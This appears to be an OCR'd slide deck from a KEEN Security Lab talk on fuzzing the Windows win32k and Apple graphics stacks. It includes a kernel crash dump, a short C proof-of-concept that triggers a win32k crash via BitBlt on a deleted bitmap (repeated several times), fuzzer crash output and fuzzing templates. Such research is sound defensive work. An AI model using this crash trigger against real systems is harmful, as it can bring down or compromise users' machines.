Resetting default scope

LAST_CONTROL_TRANSFER:  from 82ce4ce7 to 82c80308

STACK_TEXT:
961876bc 82ce4ce7 00000003 e7c04cd9 00000065 nt!RtlpBreakWithStatusInstruction
9618770c 82ce57e5 00000003 00000000 ffffffff nt!KiBugCheckDebugBreak+0x1c
96187ad0 82c933c1 00000050 fc11c994 00000000 nt!KeBugCheck2+0x68b
96187b54 82c45be8 00000000 fc11c994 00000000 nt!MmAccessFault+0x104
96187b54 8d5062c6 00000000 fc11c994 00000000 nt!KiTrap0E+0xdc
96187bfc 8d507e76 042106de 8d4e4fab 0035fc44 win32k!DEVLOCKBLTOBJ::~DEVLOCKBLTOBJ+0x3d
96187ccc 8d4e4fda 042106de 00000062 00000055 win32k!NtGdiBitBltInternal+0x73b
96187d00 82c42a06 042106de 00000062 00000055 win32k!NtGdiBitBlt+0x2f
96187d00 776971b4 042106de 00000062 00000055 nt!KiSystemServicePostCall
WARNING: Stack unwind information not available. Following frames may be wrong.
0035fc54 00091399 00566898 00000062 00000055 ntdll!KiFastSystemCallRet
0035fc90 000915e3 00000001 00548ab8 00550b40 c7+0x1399
0035fcdc 766eee6c 7ffdf000 0035fd28 776b3ab3 c7+0x15e3
0035fce8 776b3ab3 7ffdf000 7747c3f9 00000000 kernel32!BaseThreadInitThunk+0xe
0035fd28 776b3a86 00091660 7ffdf000 00000000 ntdll!RtlInitializeExceptionChain+0xef
0035fd40 00000000 00091660 7ffdf000 00000000 ntdll!RtlInitializeExceptionChain+0xc2


STACK_COMMAND:  kb

FOLLOWUP_IP:
win32k!DEVLOCKBLTOBJ::~DEVLOCKBLTOBJ+3d
8d5062c6 ff7114          push    dword ptr [ecx+14h]
```

KEEN security lab

w32k – syscalls #DC #collisions

(nils) PoC overview :

```
int _tmain(int argc, _TCHAR* argv[])
{
        HDC hdc1 = GetWindowDC(GetDesktopWindow());
        printf("[-] hdc1: %08x\n", hdc1);
        HBITMAP hbmp = NtGdiCreateCompatibleBitmap(hdc1, 0x5, 0x42);
        printf("[-] hbmp: %08x\n", hbmp);
        HDC hdc2 = CreateCompatibleDC(hdc1);
        printf("[-] hdc2: %08x\n", hdc2);
        NtGdiSelectBitmap(hdc2, hbmp);
        NtGdiDeleteObjectApp(hbmp);
        HDC hdc3 = CreateDCA(0, "Microsoft XPS Document Writer", 0, 0);
        printf("[-] hdc3: %08x\n", hdc3);
        BitBlt(hdc3, 0x62,0x55, 0x42,0x8000,hdc2,0xe1, 0xc4, 0xbb0226);
}
```

KEEN security lab

w32k – syscalls #DC #collisions

(nils) PoC overview :

```
int _tmain(int argc, _TCHAR* argv[])
{
        HDC hdc1 = GetWindowDC(GetDesktopWindow());
        printf("[-] hdc1: %08x\n", hdc1);
        HBITMAP hbmp = NtGdiCreateCompatibleBitmap(hdc1, 0x5, 0x42);
        printf("[-] hbmp: %08x\n", hbmp);
        HDC hdc2 = CreateCompatibleDC(hdc1);
        printf("[-] hdc2: %08x\n", hdc2);
        NtGdiSelectBitmap(hdc2, hbmp);
        NtGdiDeleteObjectApp(hbmp);
        HDC hdc3 = CreateDCA(0, "Microsoft XPS Document Writer", 0, 0);
        printf("[-] hdc3: %08x\n", hdc3);
        BitBlt(hdc3, 0x62,0x55, 0x42,0x8000,hdc2,0xe1, 0xc4, 0xbb0226);
}
```

KEEN security lab

w32k – syscalls #DC #collisions

(nils) PoC overview :

```
int _tmain(int argc, _TCHAR* argv[])
{
        HDC hdc1 = GetWindowDC(GetDesktopWindow());
        printf("[-] hdc1: %08x\n", hdc1);
        HBITMAP hbmp = NtGdiCreateCompatibleBitmap(hdc1, 0x5, 0x42);
        printf("[-] hbmp: %08x\n", hbmp);
        HDC hdc2 = CreateCompatibleDC(hdc1);
        printf("[-] hdc2: %08x\n", hdc2);
        NtGdiSelectBitmap(hdc2, hbmp);
        NtGdiDeleteObjectApp(hbmp);
        HDC hdc3 = CreateDCA(0, "Microsoft XPS Document Writer", 0, 0);
        printf("[-] hdc3: %08x\n", hdc3);
        BitBlt(hdc3, 0x62,0x55, 0x42,0x8000,hdc2,0xe1, 0xc4, 0xbb0226);
}
```

KEEN security lab

w32k – syscalls #DC #collisions

(nils) PoC overview :

```
int _tmain(int argc, _TCHAR* argv[])
{
        HDC hdc1 = GetWindowDC(GetDesktopWindow());
        printf("[-] hdc1: %08x\n", hdc1);
        HBITMAP hbmp = NtGdiCreateCompatibleBitmap(hdc1, 0x5, 0x42);
        printf("[-] hbmp: %08x\n", hbmp);
        HDC hdc2 = CreateCompatibleDC(hdc1);
        printf("[-] hdc2: %08x\n", hdc2);
        NtGdiSelectBitmap(hdc2, hbmp);
        NtGdiDeleteObjectApp(hbmp);
        HDC hdc3 = CreateDCA(0, "Microsoft XPS Document Writer", 0, 0);
        printf("[-] hdc3: %08x\n", hdc3);
        BitBlt(hdc3, 0x62,0x55, 0x42,0x8000,hdc2,0xe1, 0xc4, 0xbb0226);
}
```

KEEN security lab

w32k – syscalls

#DC #collisions

(nils) PoC overview :

```
int _tmain(int argc, _TCHAR* argv[])
{
        HDC hdc1 = GetWindowDC(GetDesktopWindow());
        printf("[-] hdc1: %08x\n", hdc1);
        HBITMAP hbmp = NtGdiCreateCompatibleBitmap(hdc1, 0x5, 0x42);
        printf("[-] hbmp: %08x\n", hbmp);
        HDC hdc2 = CreateCompatibleDC(hdc1);
        printf("[-] hdc2: %08x\n", hdc2);
        NtGdiSelectBitmap(hdc2, hbmp);
        NtGdiDeleteObjectApp(hbmp);
        HDC hdc3 = CreateDCA(0, "Microsoft XPS Document Writer", 0, 0);
        printf("[-] hdc3: %08x\n", hdc3);
        BitBlt(hdc3, 0x62,0x55, 0x42,0x8000,hdc2,0xe1, 0xc4, 0xbb0226);
}
```

KEEN security lab

w32k – syscalls

#DC #collisions

(nils) PoC overview :

```
int _tmain(int argc, _TCHAR* argv[])
{
    HDC hdc1 = GetWindowDC(GetDesktopWindow());
    printf("[-] hdc1: %08x\n", hdc1);
    HBITMAP hbmp = NtGdiCreateCompatibleBitmap(hdc1, 0x5, 0x42);
    printf("[-] hbmp: %08x\n", hbmp);
    HDC hdc2 = CreateCompatibleDC(hdc1);
    printf("[-] hdc2: %08x\n", hdc2);
    NtGdiSelectBitmap(hdc2, hbmp);
    NtGdiDeleteObjectApp(hbmp);
    HDC hdc3 = CreateDCA(0, "Microsoft XPS Document Writer", 0, 0);
    printf("[-] hdc3: %08x\n", hdc3);
    BitBlt(hdc3, 0x62,0x55, 0x42,0x8000,hdc2,0xe1, 0xc4, 0xbb0226);
}
```

… pretty much all to one…

KEEN security lab

```
HGDIOBJ SelectObject(
  _In_ HDC     hdc,
  _In_ HGDIOBJ hgdiobj
);
```

Parameters

hdc [in]
A handle to the DC.

hgdiobj [in]
A handle to the object to be sel

Object	Functions
Bitmap	CreateBitmap, Bitmaps can o
Brush	CreateBrushIn
Font	CreateFont, Cr
Pen	CreatePen, Cre
Region	CombineRgn,

w32k – syscalls #DC

- Various components are interconnected
- Binding to DC

- GetStockObject, SelectObject

The **GetStockObject** function retrieves a handle to one of the stock pens, brushes, fonts, or palettes.

Syntax


C++

```
HGDIOBJ GetStockObject(
  _In_ int fnObject
);
```

KEEN security lab

w32k – syscalls

#Window



SetWindowPos

SetWindowText

RedrawWindow

DrawCaption

ShowWindow


KEEN security lab

w32k – syscalls

#DC #Window

- Interconnections #2
- GetWindowDC, BeginPaint, Caret
- Binding back to DC

```
BOOL WINAPI CreateCaret(
  _In_     HWND    hWnd,
  _In_opt_ HBITMAP hBitmap,
  _In_     int     nWidth,
  _In_     int     nHeight
);
```



Painting and Drawing F

The following functions are used with painting and drawing.

Function	Description
BeginPaint	Prepares a window for painting.
DrawAnimatedRects	Draws a rectangle and animates it to in
DrawCaption	Draws a window caption.
DrawEdge	Draws one or more edges of rectangle.

KEEN security lab

w32k – syscalls

#Window #Menu

- Menu
- PopUps
- Window connected {
  - DrawMenuBarTemp
  - HilitieMenuItem
  - TrackPopUpMenu*
  - CalcMenuBar
  - …

  }
- Binded with window

```
BOOL WINAPI TrackPopupMenu(
  _In_           HMENU hMenu,
  _In_           UINT  uFlags,
  _In_           int   x,
  _In_           int   y,
  _In_           int   nReserved,
  _In_           HWND  hWnd,
  _In_opt_ const RECT  *prcRect
);
```

KEEN security lab

w32k – syscalls #Window #Menu

f.e. :

```
<WildMemoryAccess>000000000000002d</WildMemoryAccess>
<callstack>
        win32kfull!MBC_RightJustifyMenu+0x12c30a
        win32kfull!xxxMenuBarCompute+0x67
        win32kfull!xxxMNRecomputeBarIfNeeded+0x35e
        win32kfull!xxxHiliteMenuItem+0x46
        win32kfull!NtUserHiliteMenuItem+0xca
        nt!KiSystemServiceCopyEnd+0x13
        qilin_fuzzer+0x2c81
        qilin_fuzzer+0x46d3
        0x7709faf0
        0x40214
        0x1c
        0x9f68
</callstack>
```

More on our w32k-syscalls results and another part of w32k at ruxcon :
https://ruxcon.org.au/speakers/#Peter Hlavaty & Jin Long

KEEN security lab

w32k – DirectX

- Ilja Van sprundel
  - https://www.blackhat.com/us-14/briefings.html#windows-kernel-graphics-driver-attack-surface
- Nikita Tarakanov – zeronights
  - http://2015.zeronights.org/assets/files/11-Tarakanov.pdf
- p2o 2016 – KEEN
  - http://community.hpe.com/t5/Security-Research/Pwn2Own-2016-Day-two-crowning-the-Master-of-Pwn/ba-p/6842863#.V4d1NMpOKDt

KEEN security lab

w32k – Data Parsing #DirectX

- Code shipped by intel, nvidia
- Balast of code responsible for various data parsing!
- Extended arm of

{

D3DKMTSubmitCommand

D3DKMTEscape


D3DKMTRender

D3DKMTPresent

}

KEEN security lab

w32k – sycalls #2



#DirectX

- Universal windows code
- Independent on graphic vendors
- More strict attack vector than data parsing

KEEN security lab

Fuzzing

w32k – Fuzzing

#templates

- syzkaller

```
open(file filename, flags flags[open_flags], mode flags[open_mode]) fd
# Just so that we have something that creates fd[dir] resources.
open$dir(file filename, flags flags[open_flags], mode flags[open_mode]) fd[dir]
openat(fd fd[dir], file filename, flags flags[open_flags], mode flags[open_mode]) f
creat(file filename, mode flags[]) fd
close(fd fd)
read(fd fd, buf buffer[out], count len[buf]) len[buf]
pread64(fd fd, buf buffer[out], count len[buf], pos fileoff[fd])
readv(fd fd, vec ptr[in, array[iovec_out]], vlen len[vec])
preadv(fd fd, vec ptr[in, array[iovec_out]], vlen len[vec], off fileoff[fd])
write(fd fd, buf buffer[in], count len[buf]) len[buf]
pwrite64(fd fd, buf buffer[in], count len[buf], pos fileoff[fd])
writev(fd fd, vec ptr[in, array[iovec_in]], vlen len[vec])
pwritev(fd fd, vec ptr[in, array[iovec_in]], vlen len[vec], off fileoff[fd])
lseek(fd fd, offset fileoff[fd], whence flags[seek_whence])
```

- Qilin


```
BOOL AnimatePalette(
  _In_       HPALETTE     hpal,
  _In_       UINT         iStartIndex#<300,
  _In_       UINT         cEntries#<300,
  _In_ const PALETTEENTRY *ppe#*300,
);
BOOL SetColorAdjustment(
  _In_       HDC             hdc,
  _In_ const COLORADJUSTMENT *lpca
);
UINT SetPaletteEntries(
  _In_       HPALETTE     hpal,
  _In_  UINT           iStartIndex#<1200,
  _In_  UINT           nEntries#<300,
  _In_ const PALETTEENTRY* lppe#*300,
);
UINT SetSystemPaletteUse(
  _In_ HDC  hdc,
  _In_ UINT uUsage#@SYSPAL_NOSTATIC#@SYSPAL_NOSTATIC256#@SYSPAL_STATIC,
);
```

KEEN security lab

w32k – Fuzzing #templates

- Nt* syscalls mostly undocumented
- Various API however nicely documented!
- goog : “ MSDN %target% functions “

- Once you know whats going on at API, easier to RE arg at syscalls



Bitmap Functions

The following functions are used with bitmaps.

Function	Description
AlphaBlend	Displays a bitmap with transparent or semitransparent pixels.
BitBlt	Performs a bit-block transfer.
CreateBitmap	Creates a bitmap.
CreateBitmapIndirect	Creates a bitmap.
CreateCompatibleBitmap	Creates a bitmap compatible with a device.

KEEN security lab

w32k – Fuzzing #syscalls

- Just tip of the IceBerg!
- #1 api is just small part
- #2 what we cover is just small subset!

- Take a look at win32k subsystem syscall table
  - x win32k*!Nt*
  - http://j00ru.vexillium.org/win32k_syscalls/
- Around #xyz syscalls !!

KEEN security lab

w32k – Hardening

- Notably Nils, Terjei, j00ru, Tencent, 360 and others
  - Securing code base
- TTF stripping from kernel
  - moving attack surface of out kernel
- w32k separation win32k{base, full}
  - Step by step to re-design
- w32k lockdown
  - Strenghten sandboxes
- gdi leaking locked
  - Fixing OLD & obvious security issues

KEEN security lab

w32k – 50 shades [Qilin]

```
CDelayedGdiObj(
    HDC dc,
    HGDIOBJ gdiobj
    ) : CCloseK0bj(SelectObject(dc, gdiobj),
                   "gdiobj-dtor",
                   FileDescriptorID::BlockingCall,
                   m_bitmap,
                   m_updates)
{}
```

```
CDc(
    FD fd = 0
    ) : CW32kDc<DTOR_T, DTOR_DC_IND>(
            fd,
            dcw32kapi::g_sName,
            FileDescriptorID::Dc,
            m_bitmap,
            m_updates,
            0x300,
            0x40,
            100)
{
    auto status = CW32kDc<DTOR_T, DTOR_DC_IND>::RegisterGroup(std::make_unique<CDcCtors>(this));
    assert(status);
    if (!status)
        return;
    status = CW32kDc<DTOR_T, DTOR_DC_IND>::RegisterGroup(std::make_unique<CDcBmp>(this));
    assert(status);
    if (!status)
        return;
    status = CW32kDc<DTOR_T, DTOR_DC_IND>::RegisterGroup(std::make_unique<CDcPaint>(this));
    assert(status);
    if (!status)
        return;
    status = CW32kDc<DTOR_T, DTOR_DC_IND>::RegisterGroup(std::make_unique<CDcPath>(this));
    assert(status);
```

KEEN security lab

w32k – 50 shades [DEMO]

- ~50 core test


KEEN security lab

OSX/iOS Graphics fuzzing

- Unfortunately there is not much time left to discuss this, but we can reccomend some of our presentations on the topic that you can check out:
  - CanSecWest 16: Don't Trust Your Eye: Apple Graphics Is Compromised! – Liang Chen – Marco Grassi – Qidan He
  - Recon 2016: Shooting the OS X El Capitan Kernel Like a Sniper – Liang Chen – Qidan He
  - Black Hat USA 2016: SUBVERTING APPLE GRAPHICS: PRACTICAL APPROACHES TO REMOTELY GAINING ROOT - Liang Chen - Qidan He - Marco Grassi - Yubin Fu *(TO BE PRESENTED)*
- *In pwn2own 2016 we used 2 different bugs to compromise twice OS X!*

KEEN security lab

OSX/iOS Graphics fuzzing



KEEN security lab

Conclusions

- Graphics it's a huge attack surface still reachable from interesting sandboxes (like some browser sandboxes)
- Many researchers are looking into this area, there are a lot of bugs in this kind of code but security is becoming better.
- Fuzzing the graphic stack requires different approaches and principles compared to fuzzing core components.
- In graphics data and state fuzzing are both important attack vectors.

KEEN security lab

Credits

- Wushi
- Liang Chen
- Daniel King
- All our teammates!

KEEN security lab

Questions?

KEEN security lab


KEEN
security
lab